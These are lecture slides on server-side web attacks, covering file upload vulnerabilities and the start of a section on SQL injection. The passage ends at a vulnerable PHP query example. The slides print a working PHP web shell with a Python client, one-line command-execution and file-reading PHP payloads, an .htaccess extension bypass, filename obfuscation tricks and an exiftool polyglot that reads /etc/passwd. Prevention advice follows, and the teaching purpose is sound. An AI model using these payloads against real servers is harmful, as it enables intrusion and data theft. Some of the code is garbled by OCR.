Web: Server-side Attacks

Kameswari Chebrolu


Server Architecture

1. Client requests dynamic page, providing user-specific inputs

2. Server passes user input and scripted HTML to Scripting Module

3. Scripting module executes script, accessing other servers/databases etc and returns HTML

4. Server returns dynamic content in a customized HTML file



Scripting Languages: PHP, Python, Ruby etc

PHP Scripting Example

```
<html>
        <body>
                <p>Number: <?php echo $x=$_GET['number'];?></p>
                <p>Square of Number:  <?php $y = $x * $x; echo $y; ?></p>
        </body>
 </html>
```

A PHP page

http://victim-server.com/calc.php?number=5

```
<html>
        <body>
                <p>Number: 5</p>
                <p>Square of Number: 25</p>
        </body>
</html>
```

Output of the page when user passes a GET variable ‘number=5’

Many Vulnerabilities

- File Upload Vulnerabilities
- SQL Injection
- Authentication
- Access Control
- Directory Traversal
- Command Injection
- SSRF
- Command Injection

File Upload


Kameswari Chebrolu

Background

- Files typically have a filename extension that identifies the file format (e.g. .cpp, .css, .jpg, .csv. .php, .py etc)
- Also can contain a few bytes of metadata at the start
  - Data describing the file and its properties
  - E.g. a jpeg file starts with ffd8 ffe0 0010 4a46 4946 …
- Files typically have a set of access permissions
  - Evaluated at the time of creation, modification and access

File Upload

- RFC1867 defines <u>form-based</u> file upload in HTML
- Client can use POST method to transfer the file to server
  - PUT and PATCH methods also allow, but not widely used
- File to be uploaded is included in the body of the request much like any other text
  - Content-Type HTTP header is set to multipart/form-data, along with a "boundary" parameter if uploading multiple files in one request
- Asynchronous uploads also possible in modern web applications
  - Send files as encoded strings embedded within REST or SOAP API
  - Stream files over a websocket



```
▼ Hypertext Transfer Protocol
  ▶ POST /post HTTP/1.1\r\n
    Content-Type: multipart/form-data; boundary=--------------------------899579491390198298378346\r\n
    User-Agent: PostmanRuntime/7.15.0\r\n
    Accept: */*\r\n
    Cache-Control: no-cache\r\n
    Host: postman-echo.com\r\n
  ▶ cookie: sails.sid=s%3AxwcrpfO8w7m_Wr-0esXzommrDZNTfwIo.lzrX2zmGIi3Iq2XFMbqpCxcpQkbT6NKdsCz%2FPS75DLE\r\n
    accept-encoding: gzip, deflate\r\n
  ▶ content-length: 398\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://postman-echo.com/post]
    [HTTP request 1/1]
    [Response in frame: 56]
    File Data: 398 bytes
▼ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "--------------------------899579491390198298378346"
    [Type: multipart/form-data]
    First boundary: ----------------------------899579491390198298378346\r\n
  ▼ Encapsulated multipart part:  (text/plain)
      Content-Disposition: form-data; name="file-1"; filename="file1.txt"\r\n
      Content-Type: text/plain\r\n\r\n
    ▶ Line-based text data: text/plain
    Boundary: \r\n----------------------------899579491390198298378346\r\n
  ▼ Encapsulated multipart part:  (text/plain)
      Content-Disposition: form-data; name="file-2"; filename="file2.txt"\r\n
      Content-Type: text/plain\r\n\r\n
    ▶ Line-based text data: text/plain
    Last boundary: \r\n----------------------------899579491390198298378346--\r\n
```

File Storage


- Files are stored in one of three ways
  - Most common: files written directly to the host’s file system (local or network-attached disk storage)
    - In web application, often written to webroot (e.g. /var/www/html)
  - Can be written as records within a database, using a “binary data” type field (for small files)
  - Sent to external Storage as A Service (SaaS) platforms (e.g. S3)

How Served?


- Uploaded files may be served confidentially to same user
  - E.g. Submitted assignments in a course
- Uploaded files may be published and served to others
  - E.g. Slides or class notes
  - In case of static resources (e.g. images, pdfs etc), file's contents sent to clients in a HTTP response
  - If file executable and the server is configured to execute such files, server executes and sends resulting output in HTTP response
    - Determined based on file extension or MIME type of an uploaded file; e.g. php
  - If the file type is executable, but the server is not configured to execute files
    - Typically responds with an error
    - In some cases, the contents of the file may still be served to the client as plain text
      - Can be exploited to leak source code and other sensitive information

Web shell


- Shell: a user interface to access operating system's services
  - Can be command line (e.g. bash) or GUI
  - Can be available directly or else across a network (via ssh or rdp)
- Web shell: web-based implementation of the shell concept
  - Legitimate use by admins
  - Malicious web shells – scripts uploaded by attacker to enable remote administration unknown to owner
    - Back door, not monitored by security controls
  - Popular webshells: China Chopper, WSO, C99 and B374K




```php
<?php;
define('PASSWORD', 'f8b60df48fae35dfa126a1b6ccc3ceed');

function auth($password)
{
    $input_password_hash = md5($password);

    if (strcmp(PASSWORD, $input_password_hash) == 0) {
        return TRUE;
    }else{
        return FALSE;
    }
}


if (isset($_GET['cmd']) && !empty($_GET['cmd']) && isset($_GET['password']

    if (auth($_GET['password'])) {
            echo '<pre>'. exec($_GET['cmd']) .'<pre>';
    }else{
        die('Access denide!');
    }
}

?>
```



```
http://127.0.0.1/shell.php?password=hacksland&cmd=ls
```



```python
import requests
from bs4 import BeautifulSoup

target = "http://127.0.0.1/shell.php"
password = "hacksland"
while 1:
    cmd = str(input("$ "))
    try:
        r = requests.get(target, params={'cmd': cmd, 'password':password})
        soup = BeautifulSoup(r.text, 'html.parser')
        print(soup.pre.text)
    except requests.exceptions.RequestException as e:
        print(e)
        sys.exit(1)
```



```
thilan@macbook:~/coding/python$ python3 shell-client.py
$ ls
cgi-bin
hacksland
hacksland_new
hacksland_old
index.html.bac
index.php
pma
project
shell.php
wordpress

$ 
```

How File Upload Vulnerabilities Occur?

- When server fails to perform appropriate checks on user uploaded files
  - Upload scenarios: Profile pictures, assignments, verification documents etc
  - File attributes such as type, content, or size should be checked
  - Upload of executable files (web shell) → full control of server
  - Overwrite critical file by uploading file with same name
  - Upload large files → fill up available disk space → DOS

- During the transfer process
  - Unencrypted files can be read by attackers
- During file storage and subsequent file-serving or file retrieval
  - Incorrect permissions permit attackers to retrieve sensitive files
  - Perform remote code execution

Case Type: Unrestricted File Uploads

- Server configured to upload as well as execute server side scripts (php, java, python)
  - Upload a web shell and execute commands on a remote web server by sending HTTP requests to the right endpoint
  - Can read and write arbitrary files, can use server to pivot attacks against other servers
- Simple php script:
  - <?php echo system($_GET['command']); ?>
    - Above is what is inside say exploit.php file which attacker uploaded
    - Attacker then uses "GET /var/www/images/exploit.php?command=id HTTP/1.1"
    - Can pass an arbitrary system command and see results of the execution of the command
  - <?php echo file_get_contents('/path/to/target/file'); ?>
    - If above is inside exploit.php, can read content of some target file

How to validate uploaded files?

- Maintain a blacklist of files
  - Don’t accept files ending in these extensions
- Maintain a whitelist of files
  - Check if uploaded file extension matches the expected file type
  - Check if uploaded content itself matches desired type
- Prevent execution of dangerous file types

Most websites do validate file uploads, but implementation can be flawed

Case Type: Flawed “Blacklisting of Files”

- Server blacklists potentially dangerous file extensions (e.g. .php) in upload
  - In general difficult to explicitly block every possible file extension
  - Can be bypassed by known, alternative file extensions such as .php5, .shtml etc
- Server Configuration:
  - Eg. Apache server: /etc/apache2/apache2.conf
    - Add below two lines
      - LoadModule php_module /usr/lib/apache2/modules/libphp.so
      - AddType application/x-httpd-php .php
- Servers allow developers to override or add to global settings
  - Can create special configuration files within individual directories for this
  - .htaccess for Apache and web.config for IIS

- How to leverage for attack?
  - Upload a configuration file first (assuming it is not blocked) via upload feature of website
  - In the post request sent, following apply
    - filename parameter is set to .htaccess
    - Content-Type header is set to text/plain
    - Contents of the file set to
      - AddType application/x-httpd-php .xyz
  - Then upload a php payload (e.g. web shell as seen before) but change the extension to .xyz (from .php)

- File Extensions can be bypassed using classic obfuscation techniques as well!
- If validation code is case sensitive, upload file as exploit.pHp
  - Assumes that later code that maps file extension to a MIME type is not case sensitive
- Provide multiple extensions (exploit.php.jpg)
  - File may be interpreted as either a PHP file or JPG image
- URL encoding (or double URL encoding) for dots, forward slashes etc (e.g. exploit%2Ephp)
  - Value isn't decoded when validating the file extension, but is later decoded server-side

- Add semicolon or URL-encoded null byte characters before the file extensio
  - E.g. exploit.php;.jpg or exploit.php%00.jpg
  - If validation is written in a high-level language like PHP or Java it may allow
  - But later during server processing, if lower-level functions in C/C++ are used, it will execute
    - exploit.php;.jpg or exploit.php%00.jpg
- If server attempts to strip or replace dangerous extensions, then attacker can play with the filename (exploit.p~~.php~~hp)
- Many such techniques possible!

Case Type: Flawed "File Type Validation"

- Browser uploads the file in a POST request with content type multipart/form-data
  - Each part (field in the form) contains
    - a Content-Disposition header
    - (often) a Content-Type header
      - Tells the server the MIME type (e.g. image/jpg or text/plain)
  - Filled by client-side javascript or browser determines based on file content (e.g. jpeg)

```
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
Content-Type: multipart/form-data; boundary=---------------------------012345

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="image"; filename="example.jpg"
Content-Type: image/jpeg

[...binary content of example.jpg...]

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="description"

This is an interesting description of my image.

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="username"

wiener
---------------------------012345678901234567890123456--
```

- Server may validate upload based on checking submitted Content-Type header
  - If server is expecting image files, it will allow types such as image/jpeg and image/png etc
  - But Content-Type header can be controlled by user (i.e. attacker)
  - Important that the server not implicitly trust such a field
- Attack:
  - In the post request sent, following apply
    - filename exploit.php
    - Content-Type header is set to image/jpeg
    - Contents of file set to some web shell payload

Case Type: Flawed Validation of File Content

- Verify if contents of the file actually match what is expected
  - E.g. is it an image?
    - Check its dimensions or header/footer or some fingerprint
    - A php file won't have any dimensions → reject it
- Can still be bypassed with special tools such as ExifTool
  - Create a polyglot JPEG file which containing malicious php code within its metadata
  - exiftool -Comment="<?php echo 'START ' . file_get_contents('/etc/passwd') . ' END'; ?>" image-example.jpg -o polyglot.php
    - adds PHP payload to the image's Comment field
    - Saves the image with a .php extension
      - Use some obfuscation or some other attack as needed to upload the same
  - Validation check passes since it is an image
  - When php file is executed, only the stuff within php is executed
  - Output will contain some random binary stuff as well as the results of php execution

Case Type: Flawed “Server Disallowing Execution of Scripts”

- Web server configured webroot wherein execution of scripts is disallowed.
- Attacker found some method to somehow upload executable files bypassing other restrictions. What then?
- Configuration can differ from directory to directory
  - Directory where user-supplied files are uploaded have much stricter controls than other locations

- Attacker can do path traversal and upload file in some other folder → server may execute the script
  - Filename set to ../../exploit.php
    - Notice the "../" → path traversal
  - File content set to some webshell payload
  - Do "GET /var/www/images/../../exploit.php"

Other Types

- One can upload malicious HTML files containing javascript resulting in XSS attacks (XSS to be covered separately)

Prevention

- Use an established framework for preprocessing file uploads
  - Much wider user-base, quick identification of vulnerabilities and fixes
  - Avoid your own validation mechanisms to extent possible
  - E.g. check files dynamically for its MIME type with say PHP’s mime_content_type library
- Check the file extension against a whitelist
  - Blacklists are easy to circumvent
- Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (../)

- Do not upload files to the server's permanent filesystem until they have been fully validated
  - Can scan for malicious content using an antivirus tool (e.g. VirusTotal) as well
- Set a maximum file size and name length for uploaded files to prevent disk space exhaustion
  - Can be implemented client-side
    - To warn legitimate clients if their file is too large
  - But client-side checks for security issues should always be duplicated server side. Why?
- Rename file uploaded with unique and unpredictable names
  - Avoids overwriting sensitive files

- Do not refer to files by filename but by an abstracted index ID
  - Only files that are uploaded and indexed within the database are retrieved
  - No way to access arbitrary files from elsewhere on the filesystem for download
- Metadata should be redacted to prevent inadvertent information disclosure
  - Related to either the user that uploaded the file or exposes a property of the file itself that may be useful to attackers (e.g. path, GPS location etc)
- Perform a vulnerability scan to find vulnerabilities
  - E.g. Burpsuite, ZAP etc

References

- https://portswigger.net/web-security/file-upload

SQL Injection (SQLi)

Kameswari Chebrolu

Outline

- What is SQL Injection (SQLi)?
- What is the impact?
- Examples of SQLi
- How to detect?
- How to prevent?

Background

- Most common form of data storage on web server is relational database
  - Organizes data into tables made of rows and columns
  - Can link information across multiple tables and analyse/present
  - This processing facilitated by code written in SQL (Structured Query Language)
    - Commands for data definition, query and manipulation (insert, update, and delete)

- Schema: Specifies tables contained in the database
- Table: Rows store records; columns correspond to attributes
- * : all attributes in a record

id	rollno	name	marks
1	1500534	Uma	89
2	1500546	Satish	56
3	1500523	Hari	75
4	1500587	Rajesh	67

Database Table “students” storing info about students

```
SELECT * FROM students where id=2
```

Returns ‘2 1500546 Satish 56’

```
SELECT marks FROM students WHERE name = “Uma”;
```

Returns ‘89’

- Dynamic web pages:
  - Retrieve/update information in database based on parameters provided by user (SQL used)
  - Input can be either explicitly entered by the user or implicitly passed on as part of a button/link user clicks
  - E.g. https://vulnerable-website.com/students.php?course=cs101
    - Results in a php script execution that calls the database
    - Outputs some formatted list of students in this course obtained through some select command

SQL Injection

- Allows attacker to inject code into a SQL query via the input submitted
  - E.g. https://vulnerable-website.com/students.php?course=cs101
    - Input submitted is “cs101”; replace that with code
  - Injected code alters, expands or replaces the query to change application behaviour
- Injection Vulnerabilities are in “OWASP Top 10”

Potential Impact

- Access data without authorisation
  - Passwords, credit-card details, personal information
- Alter data without authorisation
  - Create/modify records, add new users, change access control of users, delete data
- Subvert intended application behaviour based on data in the database
  - E.g. Trick an application into allowing login without a password
- Execute commands on the host OS

Attacks Outline

- Access hidden data
  - From same table (as query)
  - From different tables via UNION attacks (different table from query)
- Subvert application behavior
- Blind SQL injection
  - Results of a query not returned in the application's response
- Second-order SQL injection
  - Application takes user input but stores it for future use
  - No vulnerability arises when the data is stored
  - But when stored data is retrieved and incorporated into a SQL query, vulnerabilities arise
- Examine database
  - Gather information about the database itself
- Execute commands on host OS

Access Hidden Data, Same Table

- Consider an ed-tech application that displays list of students registered in the same course as user
- When the user clicks on the List button, the browser requests the URL:https://vulnerable-website.com/students.php?course=cs101
- Server (application) then makes the below SQL query to retrieve data: SELECT * FROM students WHERE course = 'cs101' AND waitlist = 0
  - all details (*) from the students table where the course is cs101 and students are not waitlisted (waitlist=0)

```
<?php
//Create SQL query
$course = $_GET['course'];
$query = "SELECT * FROM students WHERE course = '$course' AND waitlist = 0”;
//Execute SQL query
$out = mysql_query($query) or die(‘Query failed: ’ . mysql_error());
//Display query results
echo “<table border=1>\n”;
//Generate header row
echo “<tr>
        <th>id</th><th>rollno</th><th>name</th><th>course</th>
        </tr>”;
While ($row = mysql_fetch_array($out)) {
//Generate row
        echo “<tr>\n”;
        echo “<td>” . $row[‘id’] . “</td>\n”;
        echo “<td>” . $row[‘rollno’] . “</td>\n”;
        echo “<td>” . $row[‘name’] . “</td>\n”;
        echo “<td>” . $row[‘course’] . “</td>\n”;
        Echo “</tr>\n”;
}
echo “</table>\n”;
?>
```

A PHP page that uses SQL to display student info

Usage:
https://vulnerable-website
.com/students.php?course
=cs101

